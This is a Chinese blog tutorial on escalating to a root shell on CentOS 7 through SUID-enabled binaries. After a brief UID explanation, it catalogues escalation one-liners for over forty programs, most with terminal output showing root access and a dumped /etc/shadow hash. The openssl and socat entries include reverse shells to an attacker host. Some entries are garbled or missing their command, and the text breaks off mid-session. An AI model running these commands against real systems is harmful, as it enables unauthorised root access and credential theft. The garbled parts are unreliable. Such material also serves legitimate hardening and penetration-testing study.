系统安全

CentOS 7系统利用suid提权获取Root Shell

彭瑞 2020-07-27 12:34:47 1048743

一、操作目的和应用场景

本文档介绍在CentOS 7系统中利用带有suid权限的程序提权从而获取root shell的方法。

首先简单介绍suid的概念：

Linux进程在运行的时候有以下三个UID：

Real UID：执行该进程的用户的UID。Real UID只用于标识用户，不用于权限检查。

Effective UID（EUID）：进程执行时生效的UID。在对访问目标进行操作时，系统会检查EUID是否有权限。一般情况下，Real UID与EUID相同，但在运行设置了SUID权限的程序时，进程的EUID会被设置为程序文件属主的UID。

Saved UID：在高权限用户降权后，保留的UID。

进程的GID与UID情况类似。

CentOS系统中存在可执行程序/bin/cat，属主属组均为root，任何用户对其都拥有执行权限。另外存在系统文件/etc/shadow，属主属组也都是root，不提供任何访问权限。

```
[user1@centos7 ~]$ ls -l /bin/cat /etc/shadow
-rwxr-xr-x. 1 root root 54080 8月  20 2019 /bin/cat
---------- 1 root root  1335 7月  23 12:38 /etc/shadow
[user1@centos7 ~]$
```

假设系统中存在一个普通用户，名为user1，UID和GID都是1000。该用户对/bin/cat具有执行权限，对/etc/shadow不具有任何权限。默认情况下，user1执行/bin/cat，系统会创建一个cat进程，进程的Real UID和Effective UID相同，都是运行该进程的user1用户的UID（1000）。cat进程访问/etc/shadow，由于进程的EUID不具备任何访问权限，所以系统会拒绝其访问目标。

为/bin/cat设置SUID权限之后，user1创建的cat进程的Effective UID自动被设置为/bin/cat文件的属主的UID值，也就是root的UID：0。这样该进程访问/etc/shadow时，虽然目标文件拒绝任何人访问，但是由于进程的Effective UID为0，具备超级用户权限，可以访问任意文件，所以就可以显示shadow文件的内容了。

如果某个设置了suid权限的程序运行后创建了shell，那么shell进程的EUID也会是这个程序文件属主的UID，也就是说，这是一个root shell。root shell中运行的程序的EUID也都是0，具备超级权限。

为可执行文件添加suid权限的目的是简化操作流程，让普通用户也能做一些高权限才能做的的工作。但是如果SUID配置不当，则很容易造成提权。

二、平台及工具版本

虚拟机：CentOS Linux release 7.8.2003 (Core)

三、操作步骤

（一）suid/sgid权限设置

```
chmod u+s prog1  //设置prog1的suid权限
chmod g+s prog2  //设置prog2的sgid权限
```

（二）查找带有suid/sgid权限的文件

```
find / -perm -u=s -type f 2>/dev/null  //查找suid文件
find / -perm -g=s -type f 2>/dev/null  //查找sgid文件
```

彭瑞 LV
这家伙太懒了，还未填
关注
21
文章数

（三）提权

1、 awk

输入下面的命令进行提权：

awk 'BEGIN {system("/bin/bash -p")}'

提权成功，得到了root shell。

2、 bash

输入下面的命令进行提权：

bash -p

提权成功，得到了root shell。

3、 csh

输入下面的命令进行提权：

csh -b


提权成功，得到了root shell。

4、 dmesg

输入下面的命令进行提权：

dmesg -H

!/bin/sh -p




提权成功，得到了root shell。

5、 docker

输入下面的命令进行提权：

docker run -v /:/mnt --rm -it alpine chroot /mnt sh



提权成功，得到了root shell。

6、 ed

输入下面的命令进行提权：

ed

!/bin/sh -p

提权成功，得到了root shell。

7、 env

输入下面的命令进行提权：

env /bin/sh -p

提权成功，得到了root shell。

8、 expect

输入下面的命令进行提权：

expect -c 'spawn /bin/sh -p;interact'

```
spawn /bin/sh -p
sh-4.2# id
uid=1000(user1) gid=1000(user1) euid=0(root) 组=1000(user1)
sh-4.2# cat /etc/shadow | grep user1
user1:$6$VJnAuqHEcuGyC8yW$EVi67R1RbU4ry2z4mwHw/kqRiCUMX9Sis0KyjCG8/MU2bV4yC0YdQ.
vGG./qr0g0.pFub4xMLn260jLE8uFeH1::0:99999:7:::
sh-4.2#
```

提权成功，得到了root shell。

9、 find

输入下面的命令进行提权：

find . -exec /bin/sh -p \; -quit

```
[user1@centos7 ~]$ id
uid=1000(user1) gid=1000(user1) 组=1000(user1)
[user1@centos7 ~]$ find . -exec /bin/sh -p \; -quit
sh-4.2# id
uid=1000(user1) gid=1000(user1) euid=0(root) 组=1000(user1)
sh-4.2# cat /etc/shadow | grep user1
user1:$6$VJnAuqHEcuGyC8yW$EVi67R1RbU4ry2z4mwHw/kqRiCUMX9Sis0KyjCG8/MU2bV4yC0YdQ.
vGG./qr0g0.pFub4xMLn260jLE8uFeH1::0:99999:7:::
sh-4.2#
```

提权成功，得到了root shell。

10、 flock

输入下面的命令进行提权：

flock -u / /bin/sh -p

```
[user1@centos7 ~]$ id
uid=1000(user1) gid=1000(user1) 组=1000(user1)
[user1@centos7 ~]$ flock -u / /bin/sh -p
sh-4.2# id
uid=1000(user1) gid=1000(user1) euid=0(root) 组=1000(user1)
sh-4.2# cat /etc/shadow | grep user1
user1:$6$VJnAuqHEcuGyC8yW$EVi67R1RbU4ry2z4mwHw/kqRiCUMX9Sis0KyjCG8/MU2bV4yC0YdQ.
vGG./qr0g0.pFub4xMLn260jLE8uFeH1::0:99999:7:::
sh-4.2#
```

提权成功，得到了root shell。

11、 ftp

输入下面的命令进行提权：

ftp

!/bin/sh -p

```
[user1@centos7 ~]$ id
uid=1000(user1) gid=1000(user1) 组=1000(user1)
[user1@centos7 ~]$ ftp
ftp> !/bin/sh -p
sh-4.2# id
uid=1000(user1) gid=1000(user1) euid=0(root) 组=1000(user1)
sh-4.2# cat /etc/shadow | grep user1
user1:$6$VJnAuqHEcuGyC8yW$EVi67R1RbU4ry2z4mwHw/kqRiCUMX9Sis0KyjCG8/MU2bV4yC0YdQ.
vGG./qr0g0.pFub4xMLn260jLE8uFeH1::0:99999:7:::
sh-4.2#
```

提权成功，得到了root shell。

12、 gdb

输入下面的命令进行提权：

gdb -nx -ex 'python import os; os.execl("/bin/sh", "sh", "-p")' -ex quit

提权成功，得到了root shell。

13、 gimp

输入下面的命令进行提权：


gimp -idf --batch-interpreter=python-fu-eval -b 'import os; os.execl("/bin/sh", "sh", "-p")'

提权成功，得到了root shell。

14、 git

输入下面的命令进行提权：

git help status //在底行输入“!/bin/sh -p”



回车后得到shell：

提权成功，得到了root shell。

15、 ionice

输入下面的命令进行提权：

```
uid=1000(user1) gid=1000(user1) 组=1000(user1)
[user1@centos7 ~]$ ionice /bin/sh -p
sh-4.2# id
uid=1000(user1) gid=1000(user1) euid=0(root) 组=1000(user1)
sh-4.2# cat /etc/shadow | grep user1
user1:$6$VJnAuqHEcuGyC8yW$EVi67R1RbU4ry2z4mwHw/kqRiCUMX9SisOKyjCG8/MU2bV4yCOYdQ.
vGG./qrOgO.pFub4xMLn260jLE8uFeH1::0:99999:7:::
sh-4.2#
```

提权成功，得到了root shell。

16、 ip

输入下面的命令进行提权：

ip netns add foo

ip netns exec foo /bin/sh -p

ip netns delete foo

```
[user1@centos7 ~]$ id
uid=1000(user1) gid=1000(user1) 组=1000(user1)
[user1@centos7 ~]$ ip netns add foo
[user1@centos7 ~]$ ip netns exec foo /bin/sh -p
sh-4.2# id
uid=1000(user1) gid=1000(user1) euid=0(root) 组=1000(user1)
sh-4.2# cat /etc/shadow | grep user1
user1:$6$VJnAuqHEcuGyC8yW$EVi67R1RbU4ry2z4mwHw/kqRiCUMX9SisOKyjCG8/MU2bV4yCOYdQ.
vGG./qrOgO.pFub4xMLn260jLE8uFeH1::0:99999:7:::
sh-4.2# exit
exit
[user1@centos7 ~]$ ip netns delete foo
[user1@centos7 ~]$
```

提权成功，得到了root shell。

17、 ksh

输入下面的命令进行提权：

ksh -p

```
[user1@centos7 ~]$ id
uid=1000(user1) gid=1000(user1) 组=1000(user1)
[user1@centos7 ~]$ ksh -p
# id
uid=1000(user1) gid=1000(user1) euid=0(root) 组=1000(user1)
# cat /etc/shadow | grep user1
user1:$6$VJnAuqHEcuGyC8yW$EVi67R1RbU4ry2z4mwHw/kqRiCUMX9SisOKyjCG8/MU2bV4yCOYdQ.
vGG./qrOgO.pFub4xMLn260jLE8uFeH1::0:99999:7:::
#
```

提权成功，得到了root shell。

18、 less

输入下面的命令进行提权：

less /etc/profile //读取文件，在底行输入!/bin/sh -p


```
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
# /etc/profile

# System wide environment and startup programs, for login setup
# Functions and aliases go in /etc/bashrc

# It's NOT a good idea to change this file unless you know what you
# are doing. It's much better to create a custom.sh shell script in
# /etc/profile.d/ to make custom changes to your environment, as this
# will prevent the need for merging in future updates.

pathmunge () {
    case ":${PATH}:" in
        *:"$1":*)
            ;;
        *)
            if [ "$2" = "after" ] ; then
                PATH=$PATH:$1
            else
                PATH=$1:$PATH
            fi
    esac
}
!/bin/sh -p
```

提权成功，得到了root shell。

19、 logsave

输入下面的命令进行提权：

logsave /dev/null /bin/sh -i -p



提权成功，得到了root shell。

20、 make

输入下面的命令进行提权：


COMMAND='/bin/sh -p'

make -s --eval=$'x:\n\t-'"$COMMAND"

提权成功，得到了root shell。

21、 man

man man //在底行输入"!/bin/sh -p"



回车后得到shell：


提权成功，得到了root shell。

22、 more

输入下面的命令进行提权：

more /etc/profile

!/bin/sh -p



提权成功，得到了root shell。

23、 nano


输入下面的命令进行提权：

nano //运行nano程序

^R //按下ctrl-r

^X //按下ctrl-x

reset; sh -p 1>&0 2>&0 //输入下面的命令



在nano的shell中无法显示命令内容，但是可以看到命令的结果。

提权成功，得到了root shell。

24、 nice

输入下面的命令进行提权：

```
uid=1000(user1) gid=1000(user1) 组=1000(user1)
[user1@centos7 ~]$ nice /bin/sh -p
sh-4.2# id
uid=1000(user1) gid=1000(user1) euid=0(root) 组=1000(user1)
sh-4.2# cat /etc/shadow | grep user1
user1:$6$VJnAuqHEcuGyC8yW$EVi67R1RbU4ry2z4mwHw/kqRiCUMX9SisOKyjCG8/MU2bV4yCOYdQ.
vGG./qrOg0.pFub4xMLn260jLE8uFeH1::0:99999:7:::
sh-4.2#
```

提权成功，得到了root shell。

25、 nmap

输入下面的命令进行提权：

echo "os.execute('/bin/bash -p')" > /tmp/shell.nse

nmap --script=/tmp/shell.nse 127.0.0.1

```
[user1@centos7 ~]$ id
uid=1000(user1) gid=1000(user1) 组=1000(user1)
[user1@centos7 ~]$ echo "os.execute('/bin/bash -p')" > /tmp/shell.nse
[user1@centos7 ~]$ nmap --script=/tmp/shell.nse 127.0.0.1

Starting Nmap 6.40 ( http://nmap.org ) at 2020-07-26 13:38 CST
WARNING: Running Nmap setuid, as you are doing, is a major security risk.

WARNING: Running Nmap setgid, as you are doing, is a major security risk.

bash-4.2# uid=1000(user1) gid=1000(user1) euid=0(root) 组=1000(user1)
bash-4.2# user1:$6$VJnAuqHEcuGyC8yW$EVi67R1RbU4ry2z4mwHw/kqRiCUMX9SisOKyjCG8/MU2
bV4yCOYdQ.vGG./qrOg0.pFub4xMLn260jLE8uFeH1::0:99999:7:::
bash-4.2#
```

提权成功，得到了root shell。

26、 openssl

输入下面的命令进行提权：

首先在攻击者的机器上运行下面的命令以接收连接：

openssl req -x509 -newkey rsa:4096 -keyout key.pem -out cert.pem -days 365 -nodes

openssl s_server -quiet -key key.pem -cert cert.pem -port 12345

```
root@minti5:user1# netstat -anpo | grep :12345
tcp6       0      0 :::12345                :::*                    LISTEN
20550/openssl       off (0.00/0/0)
root@minti5:user1#
```

之后在CentOS服务器上执行下面的命令：

RHOST=192.168.1.6

RPORT=12345

mkfifo /tmp/s; /bin/sh -p -i < /tmp/s 2>&1 | openssl s_client -quiet -no_ign_eof -connect $RHOST:$RPORT > /tmp/s; rm /tmp/s

```
[user1@centos7 ~]$ whoami
user1
[user1@centos7 ~]$ RHOST=192.168.1.6
[user1@centos7 ~]$ RPORT=12345
[user1@centos7 ~]$ mkfifo /tmp/s; /bin/sh -p -i < /tmp/s 2>&1 | openssl s_client
 -quiet -no_ign_eof -connect $RHOST:$RPORT > /tmp/s; rm /tmp/s
depth=0 C = AU, ST = Beijing, L = beijing, O = Internet Widgits Pty Ltd
verify error:num=18:self signed certificate
verify return:1
depth=0 C = AU, ST = Beijing, L = beijing, O = Internet Widgits Pty Ltd
verify return:1
```

攻击者收到反弹的shell：

```
root@minti5:user1# openssl s_server -quiet -key key.pem -cert cert.pem -port 123
45
sh-4.2# whoami
whoami
root
sh-4.2#
```

提权成功，得到了root shell。

27、 php

输入下面的命令进行提权：

```
[user1@centos7 ~]$ id
uid=1000(user1) gid=1000(user1) 组=1000(user1)
[user1@centos7 ~]$ CMD="/bin/sh"
[user1@centos7 ~]$ php -r "pcntl_exec('/bin/sh', ['-p']);"
sh-4.2# id
uid=1000(user1) gid=1000(user1) euid=0(root) 组=1000(user1)
sh-4.2# cat /etc/shadow | grep user1
user1:$6$VJnAuqHEcuGyC8yW$EVi67R1RbU4ry2z4mwHw/kqRiCUMX9Sis0KyjCG8/MU2bV4yC0YdQ.
vGG./qr0g0.pFub4xMLn260jLE8uFeH1::0:99999:7:::
sh-4.2#
```

提权成功，得到了root shell。

28、 python

输入下面的命令进行提权：

python -c 'import os; os.execl("/bin/sh", "sh", "-p")'

```
[user1@centos7 ~]$ id
uid=1000(user1) gid=1000(user1) 组=1000(user1)
[user1@centos7 ~]$ python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
sh-4.2# id
uid=1000(user1) gid=1000(user1) euid=0(root) 组=1000(user1)
sh-4.2# cat /etc/shadow | grep user1
user1:$6$VJnAuqHEcuGyC8yW$EVi67R1RbU4ry2z4mwHw/kqRiCUMX9Sis0KyjCG8/MU2bV4yC0YdQ.
vGG./qr0g0.pFub4xMLn260jLE8uFeH1::0:99999:7:::
sh-4.2#
```

提权成功，得到了root shell。

29、 rpm

输入下面的命令进行提权：

rpm --eval '%{lua:os.execute("/bin/sh -p")}'

```
[user1@centos7 ~]$ id
uid=1000(user1) gid=1000(user1) 组=1000(user1)
[user1@centos7 ~]$ rpm --eval '%{lua:os.execute("/bin/sh -p")}'
sh-4.2# id
uid=1000(user1) gid=1000(user1) euid=0(root) 组=1000(user1)
sh-4.2# cat /etc/shadow | grep user1
user1:$6$VJnAuqHEcuGyC8yW$EVi67R1RbU4ry2z4mwHw/kqRiCUMX9Sis0KyjCG8/MU2bV4yC0YdQ.
vGG./qr0g0.pFub4xMLn260jLE8uFeH1::0:99999:7:::
sh-4.2#
```

提权成功，得到了root shell。

30、 rsync

输入下面的命令进行提权：

rsync -e 'sh -p -c "sh -p 0<&2 1>&2"' 127.0.0.1:/dev/null

```
[user1@centos7 ~]$ id
uid=1000(user1) gid=1000(user1) 组=1000(user1)
[user1@centos7 ~]$ rsync -e 'sh -p -c "sh -p 0<&2 1>&2"' 127.0.0.1:/dev/nu11
sh-4.2# id
uid=1000(user1) gid=1000(user1) euid=0(root) 组=1000(user1)
sh-4.2# cat /etc/shadow | grep user1
user1:$6$VJnAuqHEcuGyC8yW$EVi67R1RbU4ry2z4mwHw/kqRiCUMX9Sis0KyjCG8/MU2bV4yC0YdQ.
vGG./qr0g0.pFub4xMLn260jLE8uFeH1::0:99999:7:::
sh-4.2#
```

提权成功，得到了root shell。

31、 rvim

输入下面的命令进行提权：

rvim -c ':py import os; os.execl("/bin/sh", "sh", "-pc", "reset; exec sh -p")'

```
^[[2;2R^[]11;rgb:0000/0000/0000^Gsh-4.2# 2R11;rgb:0000/0000/0000
sh: 2R11: 未找到命令
sh: rgb:0000/0000/0000: 没有那个文件或目录
sh-4.2# id
uid=1000(user1) gid=1000(user1) euid=0(root) 组=1000(user1)
sh-4.2# cat /etc/shadow | grep user1
user1:$6$VJnAuqHEcuGyC8yW$EVi67R1RbU4ry2z4mwHw/kqRiCUMX9Sis0KyjCG8/MU2bV4yC0YdQ.
vGG./qr0g0.pFub4xMLn260jLE8uFeH1::0:99999:7:::
sh-4.2#
```

提权成功，得到了root shell。

32、 setarch

```
[user1@centos7 ~]$ id
uid=1000(user1) gid=1000(user1) 组=1000(user1)
[user1@centos7 ~]$ setarch $(arch) /bin/sh -p
sh-4.2# id
uid=1000(user1) gid=1000(user1) euid=0(root) 组=1000(user1)
sh-4.2# cat /etc/shadow | grep user1
user1:$6$VJnAuqHEcuGyC8yW$EVi67R1RbU4ry2z4mwHw/kqRiCUMX9SisOKyjCG8/MU2bV4yCOYdQ.
vGG./qr0g0.pFub4xMLn260jLE8uFeH1::0:99999:7:::
sh-4.2#
```

提权成功，得到了root shell。

33、 socat

输入下面的命令进行提权：

攻击者首先在自己的计算机启动对TCP 8888端口的监听

socat file:'/dev/tty',raw,echo=0 tcp-listen:8888

服务器通过socat发起连接：

socat tcp-connect:192.168.1.6:8888 exec:'/bin/sh -p',pty,stderr

攻击者得到shell：

```
root@minti5:user1# socat file:'/dev/tty',raw,echo=0 tcp-listen:8888
sh: 此 shell 中无任务控制
sh-4.2# id
uid=1000(user1) gid=1000(user1) euid=0(root) egid=0(root) 组=0(root),1000(user1)
sh-4.2# cat /etc/shadow | grep user1
user1:$6$VJnAuqHEcuGyC8yW$EVi67R1RbU4ry2z4mwHw/kqRiCUMX9SisOKyjCG8/MU2bV4yCOYdQ.
vGG./qr0g0.pFub4xMLn260jLE8uFeH1::0:99999:7:::
sh-4.2#
```

提权成功，得到了root shell。

34、 ssh

输入下面的命令进行提权：

ssh -o ProxyCommand=';sh -p 0<&2 1>&2' x

```
[user1@centos7 ~]$ id
uid=1000(user1) gid=1000(user1) 组=1000(user1)
[user1@centos7 ~]$ ssh -o ProxyCommand=';sh -p 0<&2 1>&2' x
sh-4.2# id
uid=1000(user1) gid=1000(user1) euid=0(root) 组=1000(user1)
sh-4.2# cat /etc/shadow | grep user1
user1:$6$VJnAuqHEcuGyC8yW$EVi67R1RbU4ry2z4mwHw/kqRiCUMX9SisOKyjCG8/MU2bV4yCOYdQ.
vGG./qr0g0.pFub4xMLn260jLE8uFeH1::0:99999:7:::
sh-4.2#
```

提权成功，得到了root shell。

35、 strace

输入下面的命令进行提权：

strace -o /dev/null /bin/sh -p

```
[user1@centos7 ~]$ id
uid=1000(user1) gid=1000(user1) 组=1000(user1)
[user1@centos7 ~]$ strace -o /dev/null /bin/sh -p
sh-4.2# id
uid=1000(user1) gid=1000(user1) euid=0(root) egid=0(root) 组=0(root),1000(user1)
sh-4.2# cat /etc/shadow | grep user1
user1:$6$VJnAuqHEcuGyC8yW$EVi67R1RbU4ry2z4mwHw/kqRiCUMX9SisOKyjCG8/MU2bV4yCOYdQ.
vGG./qr0g0.pFub4xMLn260jLE8uFeH1::0:99999:7:::
sh-4.2#
```

提权成功，得到了root shell。

36、 stdbuf

输入下面的命令进行提权：

stdbuf -i0 /bin/sh -p

```
sh-4.2# id
uid=1000(user1) gid=1000(user1) euid=0(root) 组=1000(user1)
sh-4.2# cat /etc/shadow | grep user1
user1:$6$VJnAuqHEcuGyC8yW$EVi67R1RbU4ry2z4mwHw/kqRiCUMX9SisOKyjCG8/MU2bV4yCOYdQ.
vGG./qrOgO.pFub4xMLn260jLE8uFeH1::0:99999:7:::
sh-4.2#
```

提权成功，得到了root shell。

37、 taskset

输入下面的命令进行提权：

taskset 1 /bin/sh -p

```
[user1@centos7 ~]$ id
uid=1000(user1) gid=1000(user1) 组=1000(user1)
[user1@centos7 ~]$ taskset 1 /bin/sh -p
sh-4.2# id
uid=1000(user1) gid=1000(user1) euid=0(root) 组=1000(user1)
sh-4.2# cat /etc/shadow | grep user1
user1:$6$VJnAuqHEcuGyC8yW$EVi67R1RbU4ry2z4mwHw/kqRiCUMX9SisOKyjCG8/MU2bV4yCOYdQ.
vGG./qrOgO.pFub4xMLn260jLE8uFeH1::0:99999:7:::
sh-4.2#
```

提权成功，得到了root shell。

38、 tclsh

输入下面的命令进行提权：

tclsh

exec /bin/sh -p <@stdin >@stdout 2>@stderr

```
[user1@centos7 ~]$ id
uid=1000(user1) gid=1000(user1) 组=1000(user1)
[user1@centos7 ~]$ tclsh
% exec /bin/sh -p <@stdin >@stdout 2>@stderr
sh-4.2# id
uid=1000(user1) gid=1000(user1) euid=0(root) 组=1000(user1)
sh-4.2# cat /etc/shadow | grep user1
user1:$6$VJnAuqHEcuGyC8yW$EVi67R1RbU4ry2z4mwHw/kqRiCUMX9SisOKyjCG8/MU2bV4yCOYdQ.
vGG./qrOgO.pFub4xMLn260jLE8uFeH1::0:99999:7:::
sh-4.2#
```

提权成功，得到了root shell。

39、 time

输入下面的命令进行提权：

time /bin/sh -p

```
[user1@centos7 ~]$ id
uid=1000(user1) gid=1000(user1) 组=1000(user1)
[user1@centos7 ~]$ time /bin/sh -p
sh-4.2# id
uid=1000(user1) gid=1000(user1) euid=0(root) 组=1000(user1)
sh-4.2# cat /etc/shadow | grep user1
user1:$6$VJnAuqHEcuGyC8yW$EVi67R1RbU4ry2z4mwHw/kqRiCUMX9SisOKyjCG8/MU2bV4yCOYdQ.
vGG./qrOgO.pFub4xMLn260jLE8uFeH1::0:99999:7:::
sh-4.2#
```

提权成功，得到了root shell。

40、 timeout

输入下面的命令进行提权：

timeout 7d /bin/sh -p

```
[user1@centos7 ~]$ id
uid=1000(user1) gid=1000(user1) 组=1000(user1)
[user1@centos7 ~]$ timeout 7d /bin/sh -p
sh-4.2# id
uid=1000(user1) gid=1000(user1) euid=0(root) 组=1000(user1)
sh-4.2# cat /etc/shadow | grep user1
user1:$6$VJnAuqHEcuGyC8yW$EVi67R1RbU4ry2z4mwHw/kqRiCUMX9SisOKyjCG8/MU2bV4yCOYdQ.
vGG./qrOgO.pFub4xMLn260jLE8uFeH1::0:99999:7:::
sh-4.2#
```

提权成功，得到了root shell。

41、 vim

输入下面的命令进行提权：

```
sh: 2R11: 未找到命令
sh: rgb:0000/0000/0000: 没有那个文件或目录
sh-4.2# id
uid=1000(user1) gid=1000(user1) euid=0(root) 组=1000(user1)
sh-4.2# cat /etc/shadow | grep user1
user1:$6$VJnAuqHEcuGyC8yW$EVi67R1RbU4ry2z4mwHw/kqRiCUMX9Sis0KyjCG8/MU2bV4yCOYdQ.
vGG./qr0g0.pFub4xMLn260jLE8uFeH1::0:99999:7:::
sh-4.2#
```

提权成功，得到了root shell。

42、 watch

输入下面的命令进行提权：

watch -x sh -c 'reset; exec sh -p 1>&0 2>&0'

```
[user1@centos7 ~]$ id
uid=1000(user1) gid=1000(user1) 组=1000(user1)
[user1@centos7 ~]$ watch -x sh -c 'reset; exec sh -p 1>&0 2>&0'
sh-4.2# uid=1000(user1) gid=1000(user1) euid=0(root) 组=1000(user1)
                                                    sh-4.2# user1
:$6$VJnAuqHEcuGyC8yW$EVi67R1RbU4ry2z4mwHw/kqRiCUMX9Sis0KyjCG8/MU2bV4yCOYdQ.vGG./
qr0g0.pFub4xMLn260jLE8uFeH1::0:99999:7:::
                                    sh-4.2#
```

无法显示执行的命令，但是可以看到执行结果。

提权成功，得到了root shell。

43、 xargs

输入下面的命令进行提权：

xargs -a /dev/null sh -p

```
[user1@centos7 ~]$ id
uid=1000(user1) gid=1000(user1) 组=1000(user1)
[user1@centos7 ~]$ xargs -a /dev/null sh -p
sh-4.2# id
